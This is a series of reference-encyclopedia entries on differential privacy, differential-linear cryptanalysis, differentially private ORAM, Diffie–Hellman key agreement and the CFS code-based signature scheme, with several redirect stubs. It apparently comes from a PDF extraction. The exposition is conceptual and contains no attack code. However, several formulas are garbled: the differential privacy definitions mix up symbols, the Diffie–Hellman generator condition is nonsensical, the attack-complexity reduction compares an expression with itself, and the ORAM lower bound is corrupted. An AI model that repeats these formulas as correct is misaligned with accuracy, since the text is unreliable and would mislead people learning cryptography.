Timon B (2019) Non-profiled deep learning-based side-channel attacks with sensitivity analysis. IACR Trans Cryptogr Hardw Embed Syst 2019(2):107–131

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_752

Differential Privacy

Cynthia Dwork[41] ✉
(41) Microsoft Research, Mountain View, CA, USA

✉ **Cynthia Dwork**
Email: dwork@microsoft.com

Synonyms

ε-Differential privacy; ε-Indistinguishability

Definition

Differential privacy is a meaningful and mathematically rigorous definition of privacy useful for quantifying and bounding privacy loss. Developed in the context of statistical disclosure control – providing accurate statistical information about a set of respondents while protecting the privacy of each individual – the concept applies more generally to any private data set for which it is desirable to release coarse-grained information while keeping private the details. Informally, differential privacy requires the probability distribution on the published results of an analysis to be "essentially the same," independent of whether any individual opts in to or opts out of the data set. The probabilities are over the coin flips of the data analysis algorithm.

A *database* is a set of rows, each row containing the data of a single individual. Opting in or out of the database is formalized by considering pairs of databases D, D' differing in at most one row, meaning, one database is a subset of the other and the larger database contains exactly one additional row.

Definition 1 (Dwork 2006; Dwork et al. 2006b) *A randomized function $\mathcal{O}$ gives ε-differential privacy if for all data sets D and D′ differing on at most one row, and all $v = (v_1, \ldots, v_n)$,*

$$\Pr\left[\mathcal{K}(D) \in S\right] \leq \exp\left(\varepsilon\right) \times \Pr\left[\mathcal{K}\left(D'\right) \in S\right], \tag{1}$$

where the probability space in each case is over the coin flips of $\mathcal{O}$.

The parameter $\varepsilon > 0$ is public, and its selection is a social question. Smaller ε yields a stronger privacy guarantee.

Background

Statistical disclosure control has a vast literature spanning statistics, cryptography, theoretical computer science, and databases. Typically, privacy definitions were syntactic conditions on the released statistics or (modified) data sets; requirements that certain fields in the original database cannot be reconstructed based on the information released; or requirements (sometimes assumptions) that data records cannot be "reidentified," that is, traced back to their contributor, at low cost. Missing was a comprehensive notion of protection from harm. This is captured by differential privacy; it ensures that no outcome, and therefore no conceivable harm, is substantially more likely to occur if one joins the database than it is if one refrains from joining. To the extent that databases are created to provide a social good, for example, to learn medical facts such as "smoking causes cancer," differential privacy works toward social good, lowering barriers to participation by minimizing incremental harm.

Theory

Two important aspects of the definition are its generality and its reslience to any *auxiliary information* – other past, present, or future databases, knowledge of arbitrary subsets of the given database, and so on, available to an adversarial data analyst. This resilience occurs because differential privacy is a property of the data release mechanism, not of an interaction between the mechanism and the adversary or outside world. Thus, differentially private mechanisms are immune to *linkage attacks*. In these attacks, released data, containing supposedly "de-identified records, are

cross-linked, typcially based on “innocuous” fields, to identified records in other databases.

It also follows from the definition that ε-differentially private mechanisms compose automatically and obliviously. The composition of an ε_1-differentially private mechanism with an ε_2-differentially private mechansim is at worst $(\varepsilon_1 + \varepsilon_2)$-differentially private, although in some cases composition will behave better, resulting in an ε-differentially private mechanism for some $\varepsilon < \varepsilon_1 + \varepsilon_2$.

The following natural relaxation is very useful.

Definition 2 *A randomized function $\mathcal{O}$ gives (ε, δ)-differential privacy if for all data sets D and D' differing on at most one row, and all $v = (v_1, \ldots, v_n)$,*

$$\Pr\left[\mathcal{K}(D) \in S\right] \leq \exp\left(\varepsilon\right) \times \Pr\left[\mathcal{K}\left(D'\right) \in S\right] + \delta, \tag{2}$$

where the probability space in each case is over the coin flips of $\mathcal{O}$.

Now, both parameters $\varepsilon, \delta > 0$ are public. In the literature, δ is typically very small, say, less than the inverse of any polynomial in the size of the database. The composition of an $(\varepsilon_1, \delta_1)$-differentially private mechanism with an $(\varepsilon_2, \delta_2)$-differentially private one is at worst $(\varepsilon_1 + \varepsilon_2, \delta_1 + \delta_2)$-differentially private.

Achieving Differential Privacy

The principal known methods are the addition of noise (Dwork et al. 2006b) and choosing according to an exponential distribution among discret values (McSherry and Talwar 2007), both described below. Several more specialized techniques appear in the literature; among these, perturbing the objective function of an optimization problem (Chaudhuri and Monteleoni 2008) differs most radically from other techniques mentioned.

A key notion is the *sensitivity* of a function *f*.

Definition 3 (Dwork et al. 2006b) *For $f : \mathcal{D} \to \boldsymbol{R}^d$,* the *L_1sensitivity* of *f* is

$$\Delta f = \max_{D,D'} \|f(D) - f(D')\|_1 \\ = \max_{D,D'} \sum_{i=1}^{d} |f(D)_i - f(D')_i| \tag{3}$$

for all adjacentD, D′.

The L_2*-sensitivity is defined analogously, using the*L_2*norm*.

In particular, when $d = 1$, the sensitivity of f is the maximum of the difference in the values that the function f may take on a pair of adjacent databases. For example, if f is *counting query*, so that $f(D)$ is the number of rows in the database D that satisfy some specific property, then the sensitivity of f is 1: adding or deleting a single database row can affect the count by at most 1. More interestingly, if f is a *histogram query*, in which the universe of possible database rows is partitioned into some number k of classes, and $f(D)$ is a k-tuple of integers indicating the number of rows in D in each of the k classes, then again the sensitivity of f is 1: the addition or deletion of a single row can affect exactly one cell in the histogram, and that cell only by 1.

The Laplace distribution with parameter b, denoted Lap(b), has density function $P(z|b) = \frac{1}{2b} \exp(-|z|/b)$; its variance is $2b^2$. When $b = 1/\varepsilon$, the density at z is proportional to $e^{-\varepsilon|z|}$. Note that the distribution gets flatter as ε decreases.

Theorem 1 (Dwork et al. 2006b) *For* $f : \mathcal{D} \to \boldsymbol{R}^d$ *, the mechanism that adds independently generated noise with distribution Lap*($\Delta f/\varepsilon$) *to each of the d output terms enjoys* ε*-differential privacy*.

Pleasantly, the noise is independent of the database, and its size.

The addition of Gaussian or binomial noise, scaled to the L_2 sensitivity of the function, sometimes yields better accuracy; this only ensures the weaker (ε, δ)-differential privacy (Dwork et al. 2006a; Dwork and Nissim 2004).

The *exponential mechanism* (McSherry and Talwar 2007) addresses the case in which adding noise makes no sense. For example, one may be choosing among k locations for a municipal clinic, depending on the addresses in a database of patients in the given municipality. In this case,

there is a *cost* for each candidate location, say, the sum of the distances of the candidate location to the home addresses of the patients. The goal is to choose well (minimizing cost), while protecting the privacy of individual patients. The exponential mechanism does this by assigning a probability to each choice, where the probability assigned to location i is proportional to $\exp(-\varepsilon\ \text{cost}_i/\Delta\ \text{cost})$. Here, Δ cost is the maximum amount the presence or absence of an individual living in the municipality can affect the cost assigned to any given location (e.g., the diameter of the municipality).

Applications

The literature abounds in broken privacy promises, both on paper and in practice. Typically, the difficulty is not the implementation of the privacy guarantee; instead it is the ad hoc nature of the guarantee and its failure to take auxiliary information into account. A comprehensive yet achievable privacy guarantee has application in myriad settings: census, labor statistics, health records, genome-wide association studies, monitoring education quality, analysis of business strategies, and so on.

In applying differential privacy, one would need to fix a privacy "budget," captured by the parameter ε, and monitor, via the understanding of the composition of differentially private mechanisms, the extent to which privacy is eroded as queries are made to the database and statistics are released. Data whose budgets have been consumed should not be the subject of future statistical releases. While such an approach will limit damage done by any given database, the privacy losses incurred by membership in multiple databases will accumulate, and as a result, in some cases, vulnerability to harm may be inevitable. For a contrived example, this could occur if all the different databases are identical, in which case limited access to each of a large number of copies is equivalent to extended access to a single copy. See (Dinur and Nissim 2003) *et sequelae* for an example of risk in this case. Thus, differential privacy is not a panacea, and data analyses must be released judiciously.

Experimental Results

In addition to implementation of many differentially private algorithms, frequently with excellent accuracy, the literature describes two privacy-

preserving programming platforms: PINQ, a LINQ-like API (McSherry 2009), and Airavat, a variant of MapReduce (Roy et al. 2010). These systems control access to the data, ensuring that this occurs only through differentially private primitives and enforcing privacy budgets.

Open Problems and Future Directions

To minimize distortion for high-dimensional queries and in the presence of multiple mechanisms requires a better understanding of composition and/or a weaker definition. Automatic and oblivious composition – with any other database and any other kind of side information – must be axiomatic.

Cross-References

Confidential Data Storage
Genome Privacy
Macrodata Protection
Microdata Protection
Sensitive Privacy: Data Privacy for Analyzing Anomalies

Recommended Reading

Chaudhuri K, Monteleoni C (2008) Privacy-preserving logistic regression. In: Proceedings of advances in neural information processing systems (NIPS), Vancouver

Dinur I, Nissim K (2003) Revealing information while preserving privacy. In: Proceedings of the 22nd ACM SIGACT-SIGMOD-SIGART symposium on principles of database systems, San Jose, pp 202–210

Dwork C (2006) Differential privacy. In: Proceedings of the 33rd International colloquium on automata, languages and programming (ICALP)(2), Venice, pp 1–12

Dwork C (2010) A firm foundation for private data analysis. Commun ACM (To appear). http://research.microsoft.com/en-us/projects/databaseprivacy

Dwork C, Nissim K (2004) Privacy-preserving datamining on vertically partitioned databases. In: Proceedings of CRYPTO 2004, vol 3152. LNCS. Springer, Heidelberg, pp 528–544

Dwork C, Kenthapadi K, McSherry F, Mironov I, Naor M (2006a) Our data, ourselves: privacy via distributed noise generation. In: Advances in cryptology: proceedings of EUROCRYPT. Springer, New York, pp 486–503

Dwork C, McSherry F, Nissim K, Smith A (2006b) Calibrating noise to sensitivity in private data analysis. In: Proceedings of the 3rd theory of cryptography conference, New York, NY, pp 265–284

McSherry F (2009) Privacy integrated queries. In: Proceedings of the 2009 ACM SIGMOD international conference on management of data (SIGMOD), Providence

McSherry F, Talwar K (2007) Mechanism design via differential privacy. In: Proceedings of the 48th annual symposium on foundations of computer science, Providence

Roy I, Setty S, Kilzer A, Shmatikov V, Witchel E (2010) Airavat: security and privacy for MAPREDUCE. In: Proceedings of the 7th USENIX symposium on networked systems design and implementation (NSDI), Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300277

Differential Privacy for Location-Based Systems

Geo-Indistinguishability

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300305

\protect$\varepsilon$-Differential Privacy

Differential Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_573

Differential–Linear Attack

Alex Biryukov[42] ✉
(42) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Differential–Linear attack is a chosen plaintext*two-stage* technique of cryptanalysis (by analogy with two-stage rocket technology) in which the first stage is covered by differential cryptanalysis, which ensures propagation of useful properties midway through the block cipher. The second stage is then performed from the middle of the cipher and to the ciphertext using linear cryptanalysis. The technique was discovered and demonstrated on the example of 8-round *DES* (Data Encryption Standard) by Langford and Hellman (Langford and Hellman 1994).

Theory

Given a *differential characteristic* with probability p for the rounds 1, …, i and the *linear characteristic* with bias q for the rounds $i + 1$, …, R, the bias of resulting linear approximation would be $1/2 + 2pq^2$ and the data complexity of the attack will be $O(p^{-2}q^{-4})$ (Langford, 1995, p. 65). Thus the attack would be useful only in special cases when there are good characteristics or linear approximations halfway through the cipher, but no good patterns for the full cipher. Their attack enhanced with such refinements as packing data into *structures* and *key-ranking* (or *list*

decoding) can recover 10-bits of the secret key for 8-round DES using 512 chosen plaintexts. In (Aoki and Ohta 1996) the same technique is used to break 8-round FEAL with 12 chosen plaintexts and expensive analysis phase. Further applications and refinements of the technique are given in (Biham et al. 2002).

Cross-References

Block Ciphers
Data Encryption Standard (DES)

Recommended Reading

Aoki K, Ohta K (1996) Differential-linear cryptanalysis of FEAL-8. IEICE Trans Fundam Electron Commun Comput Sci E79A(1):20–27

Biham E, Dunkelman O, Keller N (2002) Enhancing differential-linear cryptanalysis. In: Zheng Y (ed) Advances in cryptology ASIACRYPT 2002, Lecture notes in computer science, vol 2501. Springer, Berlin, pp 254–266

Langford SK (1995) Differential-linear cryptanalysis and threshold signatures. Technical report, PhD thesis, Stanford University

Langford SK, Hellman ME (1994) Differential–linear cryptanalysis. In: Desmedt Y (ed) Advances in cryptology – CRYPTO'94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 17–25

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300278

Differentially Oblivious Algorithms

Differentially Private ORAM

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300279

Differentially Private Oblivious RAM

Differentially Private ORAM

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1551

Differentially Private ORAM

Gerardo Pelosi[43] ✉
(43) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Gerardo Pelosi**
Email: gerardo.pelosi@polimi.it

Synonyms

Differentially oblivious algorithms; Differentially private oblivious RAM

Definition

In the framework of an outsourced encrypted database managed by a single service provider, authorized requesters can issue a series of queries to perform read and/or update operations on the dataset. A fully privacy-preserving (also known as oblivious) storage scheme should ensure that any adversary observing the access patterns (to the encrypted data) is prevented from learning any useful information about the plaintext content of the data from the statistics built on the observed accesses. The most effective and general oblivious storage scheme is the Oblivious RAM (ORAM), which models the oblivious access to an outsourced array by allowing authorized requesters' clients to retrieve and update (encrypted) array entries. In equivalent terms, any adversary who is given two sequences of operations of the same length and observes the data access patterns of only one of the two sequences cannot determine which of them induced the observed access pattern.

An (ε, δ)-*differentially private RAM* is defined as a storage scheme modeling the retrieval and/or updating of the (encrypted) array entries of an outsourced array, in such a way that the patterns of data accesses caused by a fixed sequence of operations are almost as likely to be induced by also another sequence of operations, with the same length, having a single different operation. The parameter ε captures how much information is leaked from the observation of the patterns corresponding to the two sequences of operations, considering that lower values of ε guarantee higher privacy assurances. The parameter δ captures a small chance of failure in the guarantee of privacy, which is typically chosen as $\delta < 1/n$, where n is the number of elements in the dataset.

Theory

The notion of differential obliviousness was proposed by Chan et al. (2019). It calls for memory traces of an algorithm fulfilling the requirements of differential privacy notion, as introduced by Dwork et al. (2006).

The mathematical definition of differential privacy (DP) guarantees that the information learned from a private database would be approximately the same with or without any single user's participation. Using this notion, data analysts can perform many useful queries on the data while giving an intuitive privacy guarantee to participants. In the differential privacy literature, a user sends their data to a fully trusted curator who collects the data and runs certain private algorithms on the private data. The curator is assumed to have access to the entire private dataset D in plaintext, while a general private algorithm, denoted as M, returns some aggregate statistic $M(D) \in R$.

Definition 1 (Differential privacy) A randomized algorithm $M : D \to R$ is (ε, δ)-differentially private, if for any pair of neighboring datasets D, D', and for any $T \subseteq R$, we have

$$\Pr[M(D) \in T] \leq e^{\varepsilon} \Pr[M(D') \in T] + \delta.$$

Two datasets are neighboring if they exhibit the same size (i.e., $|D| = |D'| = n$) and have a difference in a single data point, i.e., $|D \cap D'| = n - 1$. The parameter ε quantifies the degree of privacy exhibited by algorithm M; the lower the value of ε, the better the privacy. The most common way to make

a function or statistic $M(D)$ to fulfill differential privacy is to bind the output of the function and add random noise. In DP contexts, when changing the input of a function from D to D', the maximum change in output is denoted as *sensitivity* and quantified employing a distance metric m (e.g., the ℓ_1 norm or the ℓ_2 norm) among elements of the chosen statistic R when evaluating $\Delta_m = \max_{D,D'} m(M(D), M(D'))$. Therefore, a DP algorithm M is obtained by adding Laplace noise to the output of the function, based on its sensitivity and the parameter ε, i.e., $M(D) = f(D) + Lap(\Delta_m/\varepsilon)$.

In the data outsourcing context, the data curator, i.e., the storage service provider, is untrusted; thus, instead of requiring the outputs of the computation to be differentially private, the differentially obliviousness notion (Chan et al., 2019) requires the observations on the runtime behavior of the storage scheme managed by the service provider, namely, the access patterns, to be differentially private. In this framework, a memory access pattern is a sequence of memory operations, including the address of each operation and the type of operation (read or write). Since the data contents are encrypted, the adversary (including the service provider itself) is assumed to observe only the addresses and types of the operations but not the contents. The DP definition tailored to the outsourcing scenario allows the databases D and D' to contain real records and filler records. A filler record is used to replace a database record when a deletion of an entry must be performed.

Differential obliviousness is a relaxation of the full obliviousness that can be obtained with an ORAM scheme in the following senses: (1) Differential obliviousness requires the indistinguishability of memory access patterns only over neighboring databases. Thus, access patterns corresponding to largely different sequences of operations can be clearly distinguishable; (2) The definition of indistinguishability is also relaxed allowing a multiplicative e^{ε} factor when measuring the distance between the statistical distributions of two access patterns.

The advantages of a differentially private RAM scheme lie in the possibility to design algorithms that implement relational operators, including selection with projection, grouping with aggregation, and primary–foreign key join, exhibiting better performance figures with respect to the ones obtainable when adopting a fully oblivious scheme (Qin

et al., 2022). Indeed, in a fully oblivious model, a database system has to add filler records to a query result until it reaches the worst-case size, and this, in turn, may be orders of magnitude worse than the average case size. However, with differential obliviousness, it suffices for the database system to add a small, random number of fillers so that the output size is indistinguishable for two neighboring databases.

Open Problems

Even if differentially private RAM has weaker security than ORAM, when considering the outsourcing of the storage of an array with n entries and a requester's client with c bits of private memory, the work in Persiano and Yeo (2019) showed that the asymptotic $T_0/T_1^z = M$ lower bound for ORAMs, in terms of bandwidth overhead, extends also to the notion of differential privacy with privacy budgets of $\varepsilon = O(1)$ and $\delta \leq 1/3$. As a consequence, establishing the conditions to define a novel (weaker) notion of privacy that enables $o(\log(n/c))$ bandwidth overhead is an open question.

Cross-References

Oblivious RAM (ORAM)
Oblivious RAM Lower Bound

References

Chan TH, Chung K, Maggs BM, Shi E (2019) Foundations of differentially oblivious algorithms. In: Chan TM (ed) Proceedings of the Thirtieth Annual ACM-SIAM Symposium on Discrete Algorithms, SODA 2019, San Diego, California, USA, 6–9 Jan, 2019. SIAM, pp 2448–2467. https://doi.org/10.1137/1.9781611975482.150

Dwork C, McSherry F, Nissim K, Smith AD (2006) Calibrating noise to sensitivity in private data analysis. In: Halevi S, Rabin T (eds) Theory of Cryptography, Third Theory of Cryptography Conference, TCC 2006, New York, NY, USA, 4–7 Mar, 2006. Proceedings, Lecture Notes in Computer Science, vol 3876. Springer, pp 265–284. https://doi.org/10.1007/11681878_14

Persiano G, Yeo K (2019) Lower bounds for differentially private RAMs. In: Ishai Y, Rijmen V (eds) Advances in Cryptology – EUROCRYPT 2019 – 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, 19–23 May, 2019.

Proceedings, Part I, Lecture Notes in Computer Science, vol 11476. Springer, pp 404–434. https://doi.org/10.1007/978-3-030-17653-2_14

Qin L, Jayaram R, Shi E, Song Z, Zhuo D, Chu S (2022) Differentially oblivious relational database operators. Proc VLDB Endow 16(4):842–855. https://doi.org/10.14778/3574245.3574267

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_75

Diffie–Hellman Key Agreement

Mike Just[44] and Carlisle Adams[45] ✉
(44) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(45) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

DH key agreement; Diffie–Hellman key exchange

Definition

The original Diffie–Hellman Key Agreement protocol allows two users to communicate over an insecure channel in order to produce a shared, symmetric key.

Background

The ability for two users to establish a shared, symmetric key over an insecure communication channel, despite having "not met previously" (more importantly, the users do not already have shared key material), was first proposed by Diffie and Hellman in 1976 (Diffie and Hellman 1976). Until that time, two users would need to either have shared key material between them already or rely upon a Key Distribution Center. While the original Diffie–Hellman protocol was susceptible to a Meet-in-the-Middle

Attack, there have since been updated protocols that provide (explicit) Key Authentication and thus preclude the meet-in-the-middle vulnerability.

Theory

The Diffie–Hellman (DH) Key Agreement protocol was first published by Whitfield Diffie and Martin Hellman in their seminal paper (Diffie and Hellman 1976) on Public Key Cryptography. The original Diffie–Hellman Key Agreement protocol used integer operations in a multiplicative Group, though variations exist (Elliptic Curve Key Agreement). As a set-up to the DH protocol, the following system-wide parameters are chosen and assumed to be accessible to all users:

- A prime number p.
- A generator $1 \leq \alpha \leq p-1$ such that $ps = (p, t, id, od)$.

With this set-up, the original protocol proceeds as follows, where Alice (A) and Bob (B) would like to establish a shared, symmetric key *K*.

1. A generates a random value $1 \leq x \leq p-2$ and computes $z_x = \alpha^x \bmod p$. A sends z_x to B.

2. B generates a random value $1 \leq y \leq p-2$ and computes $z_y = \alpha^y \bmod p$. B sends z_y to A.

3. Upon receipt of z_y, A computes $K_A = {z_y}^x \bmod p$.

4. Upon receipt of z_x, B computes $K_B = {z_x}^y \bmod p$.

Notice that $K_A = K_B$, so that A and B have a shared key *K*. An eavesdropping attacker knows α, p, z_x, and z_y, from which *K* must be computed for a successful attack. For appropriately chosen parameters, this Diffie–Hellman Problem is believed to be difficult. In particular, it is believed to be equivalent to the Discrete Logarithm Problem. The difficulty of this problem has been used as an underlying security assumption in numerous **proofs of security** for both cryptographic algorithms and cryptographic protocols. The original problem of the attacker determining *K*

from only the values α, p, z_x, and z_y is referred to as the Computational Diffie-Hellman (CDH) assumption: computing K from these values is assumed to be infeasible for any computationally bounded attacker when p is sufficiently large and x and y are chosen at random. A related notion is referred to as the Decisional Diffie-Hellman (DDH) assumption: given $\{\alpha, \alpha^x, \alpha^y, \alpha^{xy}\}$ and $\{\alpha, \alpha^x, \alpha^y, \alpha^c\}$, it is infeasible for any computationally bounded attacker to distinguish these two sets when p is sufficiently large and x, y, and c are chosen at random. Thus, with DDH, not only is it assumed to be infeasible for an attacker to *compute* α^{xy}, it is assumed to be infeasible for an attacker to even *recognize* α^{xy} (i.e., to decide whether a given value is α^{xy} or α^c for a random integer c).

While secure against a passive eavesdropper, the original DH protocol is vulnerable to a Man-in-the-Middle Attack in which an active attacker initiates simultaneous instances of the above protocol with both A and B, impersonating A to B and B to A. The attacker will then have a key K_1 shared with A and K_2 shared with B, where $K_1 \neq K_2$. However, if A and B subsequently use their keys to exchange messages, the messages can be read by the attacker. For example, if A encrypts a message for B using K_1, the active attacker can intercept this encrypted message, decrypt it with K_1 to recover the plaintext, re-encrypt the plaintext with K_2, and send along the newly encrypted message to B. A and B will continue to believe that they are exchanging messages only with one another, not realizing that the messages are being intercepted and read by the attacker. Furthermore, the attacker can create his/her own messages and send them to either party (A or B); the party will believe that the messages were created and sent by the other party (B or A).

This attack succeeds since the original protocol does not involve authentication of the identities of the participating users. For this reason, key agreement protocols that provide Key Authentication have been developed in order to ensure the integrity of the exchanged messages and the authenticity of participating users. The Station-to-Station Protocol is an example of such an authenticated key agreement protocol (Menezes et al. 1996). This protocol (proposed by Diffie, van Oorschot, and Wiener) provides mutual key and entity authentication, explicit key confirmation, and perfect forward secrecy (all without the use of timestamps, instead

assuming that both parties have signature keys which are used to sign messages, and their corresponding public key certificates).

Although the original Diffie-Hellman key agreement protocol supported key agreement between only two users, there are several protocols extending to more than two users (Group Key Agreement).

Applications

All key agreement protocols have wide application as one form of key establishment that can be used for any environment in which two or more users wish to establish a shared Key.

Cross-References

Discrete Logarithm Problem
Elliptic Curve Key Agreement Schemes
Group Key Agreement
Key
Key Agreement
Key Authentication
Man-in-the-Middle and Relay Attack
Perfect Forward Secrecy

References

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inf Theory 22(6):644–656
[MathSciNet]

Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300280

Diffie—Hellman Key Exchange

Diffie—Hellman Key Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300281

Diffie-Hellman Problem

Computational Diffie-Hellman Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300282

Digest Authentication

HTTP Digest Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300283

Digital Certificate

X.509

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300284

Digital Control

Cyber-Physical System

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300285

Digital Crime

Cyber Crime

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300286

Digital Forensic Readiness

IT Forensic Readiness

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300287

Digital Forensics for CPS

Cyber Forensics for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_380

Digital Signature Scheme Based on McEliece

Matthieu Finiasz[46] and Nicolas Sendrier[47] ✉
(46) ENSTA, Palaiseau, France
(47) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Nicolas Sendrier**
Email: Nicolas.Sendrier@inria.fr

Definition

In the CFS scheme (Courtois et al. 2001), the digital signature is obtained by applying the decoding procedure of some public error correcting code on a digest of the message to be signed, obtained by a cryptographic hash function. Only the legal user, who knows the hidden algebraic structure of the code, can produce the signature, while anyone can check that the signature is a valid answer to the decoding problem.

Theory

The construction for the McEliece-based signature scheme was proposed by Courtois, Finiasz, and Sendrier in 2001 (Courtois et al. 2001). Despite its name, this construction is based on Niederreiter's encryption scheme rather than the original McEliece cryptosystem. It was the first practical code-based digital signature scheme with a security reduction to the Syndrome Decoding Problem.

General Idea

The public key is a binary $r \times n$ matrix H, which is an arbitrary parity check matrix of some t-error correcting irreducible binary Goppa code. In the Niederreiter encryption scheme, the cleartext is a word e of length n and Hamming weight t and the ciphertext is the syndrome $s = eH^T$ of e. In the signature scheme, the message to be signed is hashed into a digest, a binary word s of length r. The signature will be an error pattern e of minimal Hamming weight such that $eH^T = s$. The verification will consist in checking that the error pattern e multiplied by the (transpose of the) public key H^T is equal to the digest s of the message.

The main difficulty in designing digital signature schemes based on this principle comes from the fact that a random binary string s of length r is unlikely to be a valid cryptogram. In pratice, the minimal weight of an error pattern e such that $eH^T = s$ will be larger than t and the (secret) algebraic decoding procedure will fail.

Two (similar) solutions exist to work around this problem.

Signature Scheme Using Complete Decoding

In order to be able to sign any given message, one should be able to decode any syndrome. However, this requires being able to decode error patterns of weight larger than t. An error of weight up to $t + \delta$ can be decoded by using an exhaustive search on the δ additional positions in the following way:

1. Compute the digest s of the message.

2. Randomly select a word e_δ of weight δ and compute the new syndrome $s' = e_\delta H^T \oplus s$.

3. Try to decode s' with the t-error correcting algorithm to obtain e_t.

4. If the decoding succeeds, the signature is the error pattern $e_t \oplus e_\delta$ of weight $t + \delta$, otherwise, go back to step 2.

If δ is well chosen, any syndrome can be decoded and any message can be signed. Verification of the signature requires to compute the syndrome $(e_t \oplus e_\delta)H^T$ and check that it is equal to the digest s of the document.

Signature Scheme Using a Counter

Instead of trying to decode any syndrome, one can also try to obtain a decodable syndrome from the hash function. This can be done by appending a counter to the message in the following way:

1. Initialize a counter i to 0.

2. Append the counter i to the message to obtain a digest s_i.

3. Try to decode s_i with the t-error correcting algorithm to obtain e.

4. If the decoding succeeds, the signature is composed of the error pattern e and the value i of the counter, otherwise, increment i and go back to step 2.

Here, the verification of the signature consists in checking that the digest s_i of the message with the counter i appended is equal to the syndrome eH^T.

Security and Practice

In both schemes (complete decoding or counter), the expected number of decoding attempts is $t!$, where t is the error-correcting capability of the Goppa code. This practically limits the value of t to 9 or 10. Using small values of t will imply code of very large length (in (Courtois et al. 2001) the length is $n = 2^{16}$ and the error weight is $t = 9$). As a consequence, the public key will have a large size and the production of a signature will be time consuming. On the bright side, the signatures are very short and the verification is fast (in practice negligible compared with the computation of the message hash) (Table 1).

Digital Signature Scheme Based on McEliece, Table 1 The CFS signature scheme (counter version) for various parameters

	(m, t)	(16, 9)	(21, 10)	(22, 9)
Public key size (in bits)	$tm2^m$	$2^{23.2}$	$2^{28.7}$	$2^{29.6}$
Security[a] (binary ops)	–	$2^{63.3}$	$2^{81.5}$	$2^{81.5}$

	(m, t)	(16, 9)	(21, 10)	(22, 9)
Signature cost[a] (binary ops)	$t^2m^2t!$	$2^{32.8}$	$2^{37.2}$	$2^{33.7}$
Signature length (in bits)	tm	144	210	198
Verification cost[b] (binary ops)	t^2m	1296	2100	1782

The secret Goppa code has length $n = 2^m$ and corrects t error

[a]Lowerbound for the cost of the best known attack (Finiasz and Sendrier 2009)

[b]Thiscomes in addition to the computation of the digest

Security

As for the McEliece cryptosystem, there are two types of attacks either by recovering the secret key from the public key or by solving an instance of the Syndrome Decoding problem. And as for the McEliece system, the most threatening attacks are decoding attacks.

The best known attack is unpublished and is attributed to Daniel Bleichenbacher. It is a “one out of many” variant of the generalized birthday attack (Wagner 2002) for decoding (Coron and Joux 2004). It reduces the asymptotic security of the signature scheme from $2^{\frac{r}{2}(1+o(1))}$ to $2^{\frac{r}{2}(1+o(1))}$ and requires an increase of the parameters (see Finiasz and Sendrier (2009)) for a detailed analysis).

Signature Size

One of the strongest features of this signature scheme is the small size of the signatures. The signature is an error pattern (and possibly a counter) which is very sparse and can be stored very compactly. Also, the structure of the signature makes it possible to reduce its size further more. For the original ($n = 2^{16}$, $t = 9$) parameters it could be reduced to 81 bits at the cost of a slower verification (see Courtois et al. (2001)), making them the shortest known digital signatures at the time. With a similar construction, parameters ($n = 2^{21}$, $t = 10$) and ($n = 2^{22}$, $t = 9$) yield, respectively, signatures of 126 and 115 bits.

Cross-References

Recommended Reading

